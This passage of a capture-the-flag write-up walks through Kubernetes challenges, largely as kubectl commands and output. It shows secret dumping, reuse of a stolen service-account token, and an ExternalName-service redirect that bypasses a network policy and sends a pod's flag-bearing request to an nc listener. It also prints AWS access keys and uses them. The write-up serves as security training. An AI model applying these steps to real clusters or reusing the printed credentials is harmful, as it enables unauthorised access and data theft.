                                                [/openid/v1/jwks]                      []               [get]
                                                [/readyz]                              []               [get]
                                                [/readyz]                              []               [get]
                                                [/version/]                            []               [get]
                                                [/version/]                            []               [get]
                                                [/version]                             []               [get]
                                                [/version]                             []               [get]
secrets                                         []                                     []               [list]
Ooooh secrets. Always the first place to stop by.
root@jumphost:~# kubectl -n app get secrets
NAME                 TYPE                                  DATA   AGE
app-debug-secret     kubernetes.io/service-account-token   3      18h
very-secret-secret   Opaque                                1      18h
root@jumphost:~# kubectl -n app get secrets -o yaml
apiVersion: v1
items:
- apiVersion: v1
  data:
    ca.crt: LS0tLS1CRUdJTiBDRVJUSUZJQ0FURS0tLS0tCk1JSURCVENDQWUyZ0F3SUJBZ0lJR000cHAycHJKWGt3RFFZSktvWklodmNOQVFFTEJRQXdGVEVUTUJFR0ExVUUKQXhNS2EzVmlaWEp1WlhSbGN6QWVGdzB5TlRFeE1URXlNakV4TVRaYUZ3MHpOVEV4TURreU1qRTJNVFphTUJVeApFekFSQmdOVkJBTVRDbXQxWW1WeWJtVjBaWE13Z2dFaU1BMEdDU3FHU0liM0RRRUJBUVVBQTRJQkR3QXdnZ0VLCkFvSUJBUURWUk1XUDUySlFYbC81QmNlZkpwNFBYbHM5Yzk3eU5RTlFuMVdUcDFPWk9QNEMvNW13RFdjUFRSOWsKNlMxM2llSlFFVWlJaVZURnkzaW8wR3dEY3BONnJxYVFJdkpWaHJaN2xnQlZrOVFxNTltNHd0bUVleWRVaU9GdwpzYlR0N1JQM2d5WDJGSlhXRHBEZUt5Ry9zS0JTQ1c5YnB2WlY5OVN1T1U0Y0lCaWkxQm11ZmNWeUJlRFVyeFlYCkQrZndvR0R1ZlQydi93TGFtUVRUWXVGN0ZsbTZIUWcvenpQYlVwRHdpQloxb3hGNlp1S3l6YlVoWGdvVGh1RXkKeEUrQmp3Mk5lU0tRcnQ5NFpPb2xRYTVEM2ZMQ0crNDlrR2pHVHFZREdFbC9PQ2xyVSt0TjNHdHUreE9YaEZDVgo3RHMwL0xpaCszNkJpNjlndGVXU1ZGZnlONXd2QWdNQkFBR2pXVEJYTUE0R0ExVWREd0VCL3dRRUF3SUNwREFQCkJnTlZIUk1CQWY4RUJUQURBUUgvTUIwR0ExVWREZ1FXQkJTWkx4WVUxU3FPM1RjNjF5WFlXWThwNUNnMnZqQVYKQmdOVkhSRUVEakFNZ2dwcmRXSmxjbTVsZEdWek1BMEdDU3FHU0liM0RRRUJDd1VBQTRJQkFRQ3d5QWdlZ01BbwpFbXhNckJsbGdycmtNQmVtL3lleGUxLzJqd0JiUUJGRnR1N2NoK0I2RXlVNXlndWFEOHJKMUNKZUtwaHFjaGVuCi93ZDdhZ2pJR2F6VTVybFFPV2ZkU21yZ2JvR1MzZDVJTDZKWlg0dll2VU4yY0VWMXVibTdCVDBRQkdyUjhYa3oKVzFHS2JXQVplb1BsblovNHlTYms4aFVhVDBGZlJCS2hCZUZYSDFScnV0anZTZjNXWUVKbkdOQlFJTTJpVXN6dApIbndlaE44akRtOCtrQlM0OXpOeEtBT0JKSHVkZXhDYkUzSzNBUVdyWTE3MlJmUkdpekhoeDc0cEZzQ2JneFNNCnNES2lNQ1J3OEhQalBwODN4aStTTis1Sm83S3VuOHJKSHdhTkNMZitjb1psRlNSbldqUXJQY3JoMUhVQnVhT3gKV2cvSTg3K0dkN2NZCi0tLS0tRU5EIENFUlRJRklDQVRFLS0tLS0K
    namespace: YXBw
    token: ZXlKaGJHY2lPaUpTVXpJMU5pSXNJbXRwWkNJNkluQklSbEpKVG1VMUxUZGhhM0puVmt4WGFWUnJXSFZNTUhGd2IwVk1RWEYwWVRNNVkydFFTbTlpU1ZraWZRLmV5SnBjM01pT2lKcmRXSmxjbTVsZEdWekwzTmxjblpwWTJWaFkyTnZkVzUwSWl3aWEzVmlaWEp1WlhSbGN5NXBieTl6WlhKMmFXTmxZV05qYjNWdWRDOXVZVzFsYzNCaFkyVWlPaUpoY0hBaUxDSnJkV0psY201bGRHVnpMbWx2TDNObGNuWnBZMlZoWTJOdmRXNTBMM05sWTNKbGRDNXVZVzFsSWpvaVlYQndMV1JsWW5WbkxYTmxZM0psZENJc0ltdDFZbVZ5Ym1WMFpYTXVhVzh2YzJWeWRtbGpaV0ZqWTI5MWJuUXZjMlZ5ZG1salpTMWhZMk52ZFc1MExtNWhiV1VpT2lKaGNIQXRaR1ZpZFdjaUxDSnJkV0psY201bGRHVnpMbWx2TDNObGNuWnBZMlZoWTJOdmRXNTBMM05sY25acFkyVXRZV05qYjNWdWRDNTFhV1FpT2lKbU16UXhOREUxTUMxa05EVm1MVFExTVRjdFlXRmhNUzFtWlRjeVpEVmxORFU1T1dZaUxDSnpkV0lpT2lKemVYTjBaVzA2YzJWeWRtbGpaV0ZqWTI5MWJuUTZZWEJ3T21Gd2NDMWtaV0oxWnlKOS5rMmdUYmRKOUNTYnVTcGROY3JjRWFNYjQtZ3I4bml0akNUV0p2eEdCWEJYdnhDRUFCWm1RZld0TnZzWEJSQU14dmFLUW9aY1hVSFoxQ0lWaHNsTDdQLW5fMnRvWWx2X3ZfRlNTR3dpUENKSm9zY1diUHZIeF9vdENXY3VUVDN2bUpTZ1ZHT3lxcWN1TXg5dksyc2F5cXFZeDQ2Y1UzQWQ2dk5WMk5JUEdhSGZidlQwSW5JeFowU25EWVE0MThlMVRWX2ZlNjhuSzYtUUFQYzhESlI5YnRTTXBXVF9WRElacWRibF9hZnJXT1RzTWNPWEZab1RwNGNnM0toMXhoMGMwUjJucGJnV0VpcHpTclYyRjZvUnpuX0ZWcEZxaDZBZGF2dXdyWWl1UjhMRVV2V3NobmEwM011WFpaSlhNeWZ6RllKdFBMSm02azRwTHNaaE1BbkdoRGc=
  kind: Secret
  metadata:
    annotations:
      kubernetes.io/service-account.name: app-debug
      kubernetes.io/service-account.uid: f3414150-d45f-4517-aaa1-fe72d5e4599f
    creationTimestamp: "2025-11-11T22:17:46Z"
    name: app-debug-secret
    namespace: app
    resourceVersion: "918"
    uid: c434c624-cf4e-4068-a0b5-c95236f22d62
  type: kubernetes.io/service-account-token
- apiVersion: v1
  data:
    flag: ZmxhZ19jdGZ7bGlzdF9wZXJtaXNzaW9uc19hcmVfZGFuZ2Vyb3VzfQo=
  kind: Secret
  metadata:
    annotations:
      kubectl.kubernetes.io/last-applied-configuration: |
        {"apiVersion":"v1","data":{"flag":"ZmxhZ19jdGZ7bGlzdF9wZXJtaXNzaW9uc19hcmVfZGFuZ2Vyb3VzfQo="},"kind":"Secret","metadata":{"annotations":{},"name":"very-secret-secret","namespace":"app"},"type":"Opaque"}
    creationTimestamp: "2025-11-11T22:17:14Z"
    name: very-secret-secret
    namespace: app
    resourceVersion: "618"
    uid: ba6e3e28-a5f1-4498-b8d5-0982748c8481
  type: Opaque
kind: List
metadata:
  resourceVersion: ""
root@jumphost:~# base64 -d <<< ZmxhZ19jdGZ7bGlzdF9wZXJtaXNzaW9uc19hcmVfZGFuZ2Vyb3VzfQo=
flag_ctf{list_permissions_are_dangerous}
Nice, that get’s us the first flag. But also, a service account token. I’ll make a note of that and enumerate it later.
Enumerating the other factors within the namespace gets us some more information…
root@jumphost:~# kubectl -n app get cm
NAME               DATA   AGE
app-config         1      18h
kube-root-ca.crt   1      18h
root@jumphost:~# kubectl -n app get cm app-config -o yaml
apiVersion: v1
data:
  path: /me
kind: ConfigMap
metadata:
  annotations:
    kubectl.kubernetes.io/last-applied-configuration: |
      {"apiVersion":"v1","data":{"path":"/me"},"kind":"ConfigMap","metadata":{"annotations":{},"name":"app-config","namespace":"app"}}
  creationTimestamp: "2025-11-11T22:17:14Z"
  name: app-config
  namespace: app
  resourceVersion: "619"
  uid: deb58527-4ec2-4606-a65c-43d855243c50
root@jumphost:~# kubectl -n app get pods
NAME                               READY   STATUS    RESTARTS   AGE
outbound-caller-74854c69b7-slcf6   1/1     Running   0          18h
root@jumphost:~# kubectl -n app logs outbound-caller-74854c69b7-slcf6 | head
2025/11/11 22:17:40 Starting outbound-caller...
2025/11/11 22:17:40 My only job is to make a call, maybe...
2025/11/11 22:17:40 --> Retrieving contact from address book: http://address-book-api.yellow-pages.svc.cluster.local/me
2025/11/11 22:17:40 ERROR: Request failed: Get "http://address-book-api.yellow-pages.svc.cluster.local/me": dial tcp: lookup address-book-api.yellow-pages.svc.cluster.local on 10.96.0.10:53: no such host
2025/11/11 22:18:10 --> Retrieving contact from address book: http://address-book-api.yellow-pages.svc.cluster.local/me
2025/11/11 22:18:10 ERROR: Request failed: Get "http://address-book-api.yellow-pages.svc.cluster.local/me": dial tcp: lookup address-book-api.yellow-pages.svc.cluster.local on 10.96.0.10:53: no such host
2025/11/11 22:18:40 --> Retrieving contact from address book: http://address-book-api.yellow-pages.svc.cluster.local/me
2025/11/11 22:18:40 ERROR: Request failed: Get "http://address-book-api.yellow-pages.svc.cluster.local/me": dial tcp: lookup address-book-api.yellow-pages.svc.cluster.local on 10.96.0.10:53: no such host
2025/11/11 22:19:10 --> Retrieving contact from address book: http://address-book-api.yellow-pages.svc.cluster.local/me
2025/11/11 22:19:10 ERROR: Request failed: Get "http://address-book-api.yellow-pages.svc.cluster.local/me": dial tcp: lookup address-book-api.yellow-pages.svc.cluster.local on 10.96.0.10:53: no such host
root@jumphost:~# kubectl -n app get netpol
No resources found in app namespace.
Essentially, there is a pod called outbound-caller-74854c69b7-slcf6 that is trying to reach out to http://address-book-api.yellow-pages.svc.cluster.local/me. The /me path likely coming from the ConfigMap. Trying to resolve that from the jumpbox also didn’t return anything. Let’s move to the yellow-pages namespace, and see what we see.
root@jumphost:~# kubectl -n yellow-pages auth can-i --list
Resources                                       Non-Resource URLs                      Resource Names   Verbs
selfsubjectreviews.authentication.k8s.io        []                                     []               [create]
selfsubjectaccessreviews.authorization.k8s.io   []                                     []               [create]
selfsubjectrulesreviews.authorization.k8s.io    []                                     []               [create]
namespaces                                      []                                     []               [get list watch]
pods/log                                        []                                     []               [get list watch]
pods                                            []                                     []               [get list watch]
networkpolicies.networking.k8s.io               []                                     []               [get list watch]
                                                [/.well-known/openid-configuration/]   []               [get]
                                                [/.well-known/openid-configuration]    []               [get]
                                                [/api/*]                               []               [get]
                                                [/api]                                 []               [get]
                                                [/apis/*]                              []               [get]
                                                [/apis]                                []               [get]
                                                [/healthz]                             []               [get]
                                                [/healthz]                             []               [get]
                                                [/livez]                               []               [get]
                                                [/livez]                               []               [get]
                                                [/openapi/*]                           []               [get]
                                                [/openapi]                             []               [get]
                                                [/openid/v1/jwks/]                     []               [get]
                                                [/openid/v1/jwks]                      []               [get]
                                                [/readyz]                              []               [get]
                                                [/readyz]                              []               [get]
                                                [/version/]                            []               [get]
                                                [/version/]                            []               [get]
                                                [/version]                             []               [get]
                                                [/version]                             []               [get]
root@jumphost:~# kubectl -n yellow-pages get netpol
No resources found in yellow-pages namespace.
root@jumphost:~# kubectl -n yellow-pages get pods
No resources found in yellow-pages namespace.
Hmmm… peculiar, but I guess that partially explains the DNS resolution failure if there are no pods. There aren’t likely any services either.
Let’s look in restricted too.
root@jumphost:~# kubectl -n restricted auth can-i --list
Resources                                       Non-Resource URLs                      Resource Names   Verbs
selfsubjectreviews.authentication.k8s.io        []                                     []               [create]
selfsubjectaccessreviews.authorization.k8s.io   []                                     []               [create]
selfsubjectrulesreviews.authorization.k8s.io    []                                     []               [create]
namespaces                                      []                                     []               [get list watch]
networkpolicies.networking.k8s.io               []                                     []               [get list watch]
                                                [/.well-known/openid-configuration/]   []               [get]
                                                [/.well-known/openid-configuration]    []               [get]
                                                [/api/*]                               []               [get]
                                                [/api]                                 []               [get]
                                                [/apis/*]                              []               [get]
                                                [/apis]                                []               [get]
                                                [/healthz]                             []               [get]
                                                [/healthz]                             []               [get]
                                                [/livez]                               []               [get]
                                                [/livez]                               []               [get]
                                                [/openapi/*]                           []               [get]
                                                [/openapi]                             []               [get]
                                                [/openid/v1/jwks/]                     []               [get]
                                                [/openid/v1/jwks]                      []               [get]
                                                [/readyz]                              []               [get]
                                                [/readyz]                              []               [get]
                                                [/version/]                            []               [get]
                                                [/version/]                            []               [get]
                                                [/version]                             []               [get]
                                                [/version]                             []               [get]
root@jumphost:~# kubectl -n restricted get netpol -o yaml
apiVersion: v1
items:
- apiVersion: networking.k8s.io/v1
  kind: NetworkPolicy
  metadata:
    annotations:
      kubectl.kubernetes.io/last-applied-configuration: |
        {"apiVersion":"networking.k8s.io/v1","kind":"NetworkPolicy","metadata":{"annotations":{},"name":"allow-from-app","namespace":"restricted"},"spec":{"ingress":[{"from":[{"namespaceSelector":{"matchLabels":{"kubernetes.io/metadata.name":"app"}}}]}],"podSelector":{"matchLabels":{"app":"echo-flag"}}}}
    creationTimestamp: "2025-11-11T22:17:14Z"
    generation: 1
    name: allow-from-app
    namespace: restricted
    resourceVersion: "651"
    uid: ea19d71e-c7d1-4d99-9844-db4296f8923d
  spec:
    ingress:
    - from:
      - namespaceSelector:
          matchLabels:
            kubernetes.io/metadata.name: app
    podSelector:
      matchLabels:
        app: echo-flag
    policyTypes:
    - Ingress
kind: List
metadata:
  resourceVersion: ""
OK, we now have a network policy. Essentially saying that ingress to a pod with the label app=echo-flag can only be talked to from pods from the app namespace.
Now things are falling in place in my head. I bet we need to somehow get the pod in app to communicate with the pod in the restricted namespace. The flag would then likely be in the logs of the pod?
Let’s decode the token we found earlier and see if that can help us with this attack.
root@jumphost:~# export TOKEN=ey...
root@jumphost:~# alias k="kubectl --token $TOKEN"
root@jumphost:~# k auth whoami
ATTRIBUTE   VALUE
Username    system:serviceaccount:app:app-debug
UID         f3414150-d45f-4517-aaa1-fe72d5e4599f
Groups      [system:serviceaccounts system:serviceaccounts:app system:authenticated]
root@jumphost:~# k -n app auth can-i --list
Resources                                       Non-Resource URLs                      Resource Names   Verbs
selfsubjectreviews.authentication.k8s.io        []                                     []               [create]
selfsubjectaccessreviews.authorization.k8s.io   []                                     []               [create]
selfsubjectrulesreviews.authorization.k8s.io    []                                     []               [create]
configmaps                                      []                                     []               [get list watch patch]
pods/log                                        []                                     []               [get list watch]
pods                                            []                                     []               [get list watch]
                                                [/.well-known/openid-configuration/]   []               [get]
                                                [/.well-known/openid-configuration]    []               [get]
                                                [/api/*]                               []               [get]
                                                [/api]                                 []               [get]
                                                [/apis/*]                              []               [get]
                                                [/apis]                                []               [get]
                                                [/healthz]                             []               [get]
                                                [/healthz]                             []               [get]
                                                [/livez]                               []               [get]
                                                [/livez]                               []               [get]
                                                [/openapi/*]                           []               [get]
                                                [/openapi]                             []               [get]
                                                [/openid/v1/jwks/]                     []               [get]
                                                [/openid/v1/jwks]                      []               [get]
                                                [/readyz]                              []               [get]
                                                [/readyz]                              []               [get]
                                                [/version/]                            []               [get]
                                                [/version/]                            []               [get]
                                                [/version]                             []               [get]
                                                [/version]                             []               [get]
secrets                                         []                                     []               [list]
root@jumphost:~# k -n yellow-pages auth can-i --list
Resources                                       Non-Resource URLs                      Resource Names   Verbs
selfsubjectreviews.authentication.k8s.io        []                                     []               [create]
selfsubjectaccessreviews.authorization.k8s.io   []                                     []               [create]
selfsubjectrulesreviews.authorization.k8s.io    []                                     []               [create]
services                                        []                                     []               [get list watch create delete]
                                                [/.well-known/openid-configuration/]   []               [get]
                                                [/.well-known/openid-configuration]    []               [get]
                                                [/api/*]                               []               [get]
                                                [/api]                                 []               [get]
                                                [/apis/*]                              []               [get]
                                                [/apis]                                []               [get]
                                                [/healthz]                             []               [get]
                                                [/healthz]                             []               [get]
                                                [/livez]                               []               [get]
                                                [/livez]                               []               [get]
                                                [/openapi/*]                           []               [get]
                                                [/openapi]                             []               [get]
                                                [/openid/v1/jwks/]                     []               [get]
                                                [/openid/v1/jwks]                      []               [get]
                                                [/readyz]                              []               [get]
                                                [/readyz]                              []               [get]
                                                [/version/]                            []               [get]
                                                [/version/]                            []               [get]
                                                [/version]                             []               [get]
                                                [/version]                             []               [get]
OK, so it has patch on ConfigMaps, and it can create services within yellow-pages. I think that’s all we need. There is an ExternalName service type that effectively CNAMEs to another target. So theoretically I could create a service which CNAMEs address-book-api.yellow-pages.svc.cluster.local to our target pod by creating a service called address-book-api. If only I knew what the target IP is.
A quick enumeration suggests I don’t have easy way to access that, however I do have a pod IP from the app namespace. Chances are the pod in the restricted namespace is in the same /16 CIDR range. We can search that with https://github.com/jpts/coredns-enum.
root@jumphost:~# ./coredns-enum --cidr 192.168.247.2/16
5:18PM INF Detected nameserver as 10.96.0.10:53
5:18PM INF Falling back to bruteforce mode
5:18PM INF Scanning range 192.168.0.0 to 192.168.255.255, 65536 hosts
+-------------+--------------------------------+---------------+--------------------+-----------+
|  NAMESPACE  |              NAME              |    SVC IP     |      SVC PORT      | ENDPOINTS |
+-------------+--------------------------------+---------------+--------------------+-----------+
| kube-system | kube-dns                       | 192.168.39.1  | 53/tcp (dns-tcp)   |           |
|             |                                |               | 9153/tcp (metrics) |           |
|             |                                |               | 53/udp (dns)       |           |
|             |                                | 192.168.39.3  | 53/tcp (dns-tcp)   |           |
|             |                                |               | 9153/tcp (metrics) |           |
|             |                                |               | 53/udp (dns)       |           |
| restricted  | secret-flag-service-oj6wjic4lh | 192.168.247.1 | ??                 |           |
+-------------+--------------------------------+---------------+--------------------+-----------+
There it is. So let’s create a quick service with the contents:
apiVersion: v1
kind: Service
metadata:
  namespace: yellow-pages
  name: address-book-api
spec:
  type: ExternalName
  externalName: secret-flag-service-oj6wjic4lh.restricted.svc.cluster.local
Deploying the service, and monitoring the logs of the pod eventually gets the flag.
root@jumphost:~# k -n app logs outbound-caller-74854c69b7-slcf6 | tail
2025/11/12 17:23:10 --> Retrieving contact from address book: http://address-book-api.yellow-pages.svc.cluster.local/me
2025/11/12 17:23:10 ERROR: Request failed: Get "http://address-book-api.yellow-pages.svc.cluster.local/me": dial tcp 10.107.207.188:80: connect: connection refused
2025/11/12 17:23:40 --> Retrieving contact from address book: http://address-book-api.yellow-pages.svc.cluster.local/me
2025/11/12 17:23:45 ERROR: Request failed: Get "http://address-book-api.yellow-pages.svc.cluster.local/me": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
2025/11/12 17:24:10 --> Retrieving contact from address book: http://address-book-api.yellow-pages.svc.cluster.local/me
2025/11/12 17:24:10 ERROR: Request failed: Get "http://address-book-api.yellow-pages.svc.cluster.local/me": dial tcp: lookup address-book-api.yellow-pages.svc.cluster.local on 10.96.0.10:53: no such host
2025/11/12 17:24:40 --> Retrieving contact from address book: http://address-book-api.yellow-pages.svc.cluster.local/me
2025/11/12 17:24:40 ERROR: Filed to unmarshall resonse. Error: invalid character 'l' in literal false (expecting 'a') | Status: 200 OK | Response: flag_ctf{ssrf_bypasses_network_policies}
2025/11/12 17:25:10 --> Retrieving contact from address book: http://address-book-api.yellow-pages.svc.cluster.local/me
2025/11/12 17:25:10 ERROR: Filed to unmarshall resonse. Error: invalid character 'l' in literal false (expecting 'a') | Status: 200 OK | Response: flag_ctf{ssrf_bypasses_network_policies}
Submitting this into CTFd shows that this is flag 3, and not flag 2. I have missed something.
For a minute I think, maybe I need to manipulate the paths from the ConfigMap, or something to do with the error unmarshalling the response. However, I reconsider based of the ordering of the flags. I must have already done something that would have got the second flag. Thinking of the steps, I think what if I needed the service to redirect, but not to restricted. Is there a flag in the requests made by the pod?
Quickly checking the IP of the jumpbox, we can modify the service to point to the jumpbox.
root@jumphost:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 8981
        inet 192.168.84.129  netmask 255.255.255.255  broadcast 0.0.0.0
        inet6 fe80::1ca1:93ff:fe9e:9ad8  prefixlen 64  scopeid 0x20<link>
        ether 1e:a1:93:9e:9a:d8  txqueuelen 1000  (Ethernet)
        RX packets 73480  bytes 76514605 (72.9 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 72623  bytes 6451381 (6.1 MiB)
        TX errors 0  dropped 1 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
With that, we can get a DNS name that points to that IP.
root@jumphost:~# host ip-192-168-84-129.eu-west-2.compute.internal.
ip-192-168-84-129.eu-west-2.compute.internal has address 192.168.84.129
Setting the new service to that hostname, we get the flag in the request to the jumpbox.
root@jumphost:~# nc -nlvp 80
listening on [any] 80 ...
connect to [192.168.84.129] from (UNKNOWN) [192.168.247.2] 57776
GET / HTTP/1.1
Host: address-book-api.yellow-pages.svc.cluster.local
User-Agent: Go-http-client/1.1
X-Flag: flag_ctf{call_forwarding_enabled}
Accept-Encoding: gzip
Challenge 3 - Landlord
The final challenge. These challenges have been interesting so far. Hopefully, the third carries on the trend.
This paranoia is getting worse.
Bob feels it too.
We're convinced the landlord is spying on us.
I have to find proof.
Interesting premise. Let’s start where we always do.
root@alice-home:~# kubectl auth whoami
ATTRIBUTE                                           VALUE
Username                                            system:serviceaccount:alice:alice
UID                                                 e372fbf8-8e0e-4431-9d59-c55d75157db8
Groups                                              [system:serviceaccounts system:serviceaccounts:alice system:authenticated]
Extra: authentication.kubernetes.io/credential-id   [JTI=33977ee7-98f8-4f81-aed2-4965a4f3a53b]
Extra: authentication.kubernetes.io/node-name       [node-2]
Extra: authentication.kubernetes.io/node-uid        [1bbe5887-77fd-4834-8e68-0583511c5c93]
Extra: authentication.kubernetes.io/pod-name        [alice-home]
Extra: authentication.kubernetes.io/pod-uid         [d9bfa478-e195-43ab-9117-51c78cd05ee7]
root@alice-home:~# kubectl auth can-i --list
Resources                                       Non-Resource URLs                      Resource Names   Verbs
selfsubjectreviews.authentication.k8s.io        []                                     []               [create]
selfsubjectaccessreviews.authorization.k8s.io   []                                     []               [create]
selfsubjectrulesreviews.authorization.k8s.io    []                                     []               [create]
buildingsecrets.kro.run                         []                                     []               [get list watch create update patch delete]
namespaces                                      []                                     []               [get list watch]
secrets                                         []                                     []               [get list watch]
clustersecretstores.external-secrets.io         []                                     []               [get list watch]
externalsecrets.external-secrets.io             []                                     []               [get list watch]
secretstores.external-secrets.io                []                                     []               [get list watch]
resourcegraphdefinitions.kro.run                []                                     []               [get list watch]
clusterrolebindings.rbac.authorization.k8s.io   []                                     []               [get list watch]
clusterroles.rbac.authorization.k8s.io          []                                     []               [get list watch]
rolebindings.rbac.authorization.k8s.io          []                                     []               [get list watch]
roles.rbac.authorization.k8s.io                 []                                     []               [get list watch]
                                                [/.well-known/openid-configuration/]   []               [get]
                                                [/.well-known/openid-configuration]    []               [get]
                                                [/api/*]                               []               [get]
                                                [/api]                                 []               [get]
                                                [/apis/*]                              []               [get]
                                                [/apis]                                []               [get]
                                                [/healthz]                             []               [get]
                                                [/healthz]                             []               [get]
                                                [/livez]                               []               [get]
                                                [/livez]                               []               [get]
                                                [/openapi/*]                           []               [get]
                                                [/openapi]                             []               [get]
                                                [/openid/v1/jwks/]                     []               [get]
                                                [/openid/v1/jwks]                      []               [get]
                                                [/readyz]                              []               [get]
                                                [/readyz]                              []               [get]
                                                [/version/]                            []               [get]
                                                [/version/]                            []               [get]
                                                [/version]                             []               [get]
                                                [/version]                             []               [get]
OK, we have quite a few permissions here. Of note:
- All the access to
buildingsecrets.kro.run, KRO is resource orchestrator, sobuildingsecretsis likely to be a custom API definition - Read on a bunch of resources including:
- Secrets
- Various resources of external secrets
- RBAC
- KRO resource graph definitions
Let’s start with secrets.
root@alice-home:~# kubectl get secrets -o yaml
apiVersion: v1
items:
- apiVersion: v1
  data:
    password: Y2Fubm90X3N0b3BfYmluZ2Vfd2F0Y2hpbmc= # cannot_stop_binge_watching
    user: YWxpY2U= # alice
  kind: Secret
  metadata:
    annotations:
      kubectl.kubernetes.io/last-applied-configuration: |
        {"apiVersion":"external-secrets.io/v1","kind":"ExternalSecret","metadata":{"annotations":{},"name":"streaming-credentials","namespace":"alice"},"spec":{"data":[{"remoteRef":{"key":"alice-streaming-credentials","property":"user"},"secretKey":"user"},{"remoteRef":{"key":"alice-streaming-credentials","property":"password"},"secretKey":"password"}],"refreshInterval":"1h","secretStoreRef":{"kind":"SecretStore","name":"alice-private-safe"},"target":{"name":"alice-streaming-credentials"}}}
      reconcile.external-secrets.io/data-hash: b3391e194c1f9afa8750bac5ea37672682c076639dc2976e1e992e4d
    creationTimestamp: "2025-11-11T22:28:33Z"
    labels:
      reconcile.external-secrets.io/created-by: cab2187c725ecb78929b4db44d8b25882864eb1a4e095ab713226f9e
      reconcile.external-secrets.io/managed: "true"
    name: alice-streaming-credentials
    namespace: alice
    ownerReferences:
    - apiVersion: external-secrets.io/v1
      blockOwnerDeletion: true
      controller: true
      kind: ExternalSecret
      name: streaming-credentials
      uid: c2a1e964-dd10-49b6-bc12-ee6842586ca7
    resourceVersion: "1622"
    uid: f22081be-4b2c-4682-a309-675e17209b66
  type: Opaque
- apiVersion: v1
  data:
    access-key: QUtJQVFRVEozTVdFUkhFUTNINUM= # AKIAQQTJ3MWERHEQ3H5C
    secret-access-key: Zjk4cC9UOVlGZ1pJaTFqZ2hTSHNpakpnVWpuL3FoYk9kQ3orTnJUQw==  # f98p/T9YFgZIi1jghSHsijJgUjn/qhbOdCz+NrTC
  kind: Secret
  metadata:
    annotations:
      kubectl.kubernetes.io/last-applied-configuration: |
        {"apiVersion":"v1","kind":"Secret","metadata":{"annotations":{},"name":"awssm-secret","namespace":"alice"},"stringData":{"access-key":"AKIAQQTJ3MWERHEQ3H5C","secret-access-key":"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"},"type":"Opaque"}
    creationTimestamp: "2025-11-11T22:28:28Z"
    name: awssm-secret
    namespace: alice
    resourceVersion: "1589"
    uid: b616cb3e-b3e6-427a-b6fa-8d61a1215acd
  type: Opaque
- apiVersion: v1
  data:
    pin: MTExMDI1  # 111025
  kind: Secret
  metadata:
    annotations:
      reconcile.external-secrets.io/data-hash: 5fcae8346971c4e7e7fc83d3428a7cddcc380e50550f600d2d065a1f
    creationTimestamp: "2025-11-11T22:28:41Z"
    labels:
      reconcile.external-secrets.io/created-by: 133f984b868f700e647334970634f5b165ed218abbab76d6c46d6d6a
      reconcile.external-secrets.io/managed: "true"
    name: pin
    namespace: alice
    ownerReferences:
    - apiVersion: external-secrets.io/v1
      blockOwnerDeletion: true
      controller: true
      kind: ExternalSecret
      name: pin
      uid: 4fa1fc77-d280-44f8-870e-2db94b864c5a
    resourceVersion: "1665"
    uid: 53c140c1-be11-4f5f-9307-9ce5ebdded63
  type: Opaque
kind: List
metadata:
  resourceVersion: ""
I’ve gone through and decoded them in the snippet above, but there look to be a variety of secrets.
alice-streaming-credentialsappears to be coming from an external secretawssm-secretjust appears to be a set of static AWS credentialspinlooks to be coming from another external secret
Let’s start with the AWS credentials.
root@alice-home:~# export AWS_ACCESS_KEY_ID=AKIAQQTJ3MWERHEQ3H5C
root@alice-home:~# export AWS_SECRET_ACCESS_KEY=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
root@alice-home:~# aws sts get-caller-identity

Unable to redirect output to pager. Received the following error when opening pager:
[Errno 2] No such file or directory: 'less'

Learn more about configuring the output pager by running "aws help config-vars".
root@alice-home:~# export AWS_PAGER=""
root@alice-home:~# aws sts get-caller-identity
{
    "UserId": "AIDAQQTJ3MWES4KJVWG3U",
    "Account": "035655476617",
    "Arn": "arn:aws:iam::035655476617:user/ctf-landlord"
}
Hmm… not sure what to do from here, aside from just enumerating IAM permissions through brute-force… let’s leave that to later if stuck and come back to these.
root@alice-home:~# kubectl get ns
NAME               STATUS   AGE
alice              Active   19h
bob                Active   19h
default            Active   19h
external-secrets   Active   19h
flux-system        Active   19h
kro                Active   19h
kube-node-lease    Active   19h
kube-public        Active   19h
kube-system        Active   19h
landlord           Active   19h
There look to be quite a few namespaces that could be interesting. A quick auth can-i --list on those, don’t reveal much. I then remember I hadn’t gone through everything within the alice namespace…
root@alice-home:~# kubectl get clustersecretstores -o yaml
apiVersion: v1
items:
- apiVersion: external-secrets.io/v1
  kind: ClusterSecretStore
  metadata:
    annotations:
      kubectl.kubernetes.io/last-applied-configuration: |
        {"apiVersion":"external-secrets.io/v1","kind":"ClusterSecretStore","metadata":{"annotations":{},"name":"landlord-namespace"},"spec":{"provider":{"kubernetes":{"auth":{"serviceAccount":{"name":"landlord","namespace":"landlord"}},"remoteNamespace":"landlord","server":{"caProvider":{"key":"ca.crt","name":"kube-root-ca.crt","namespace":"default","type":"ConfigMap"}}}}}}
    creationTimestamp: "2025-11-11T22:28:28Z"
    generation: 1
    name: landlord-namespace
    resourceVersion: "1663"
    uid: a3225f08-5202-4ace-8c38-3dd2e131bc05
  spec:
    provider:
      kubernetes:
        auth:
          serviceAccount:
            name: landlord
            namespace: landlord
        remoteNamespace: landlord
        server:
          caProvider:
            key: ca.crt
            name: kube-root-ca.crt
            namespace: default
            type: ConfigMap
          url: kubernetes.default
  status:
    capabilities: ReadWrite
    conditions:
    - lastTransitionTime: "2025-11-11T22:28:41Z"
      message: store validated
      reason: Valid
      status: "True"
      type: Ready
kind: List
metadata:
  resourceVersion: ""
root@alice-home:~# kubectl get externalsecrets -o yaml
apiVersion: v1
items:
- apiVersion: external-secrets.io/v1
  kind: ExternalSecret
  metadata:
    creationTimestamp: "2025-11-11T22:28:27Z"
    finalizers:
    - externalsecrets.external-secrets.io/externalsecret-cleanup
    generation: 3
    labels:
      kro.run/instance-id: db26021d-6c2b-4859-896a-1e1f7adf5cff
      kro.run/instance-name: pin
      kro.run/instance-namespace: alice
      kro.run/kro-version: v0.4.1
      kro.run/owned: "true"
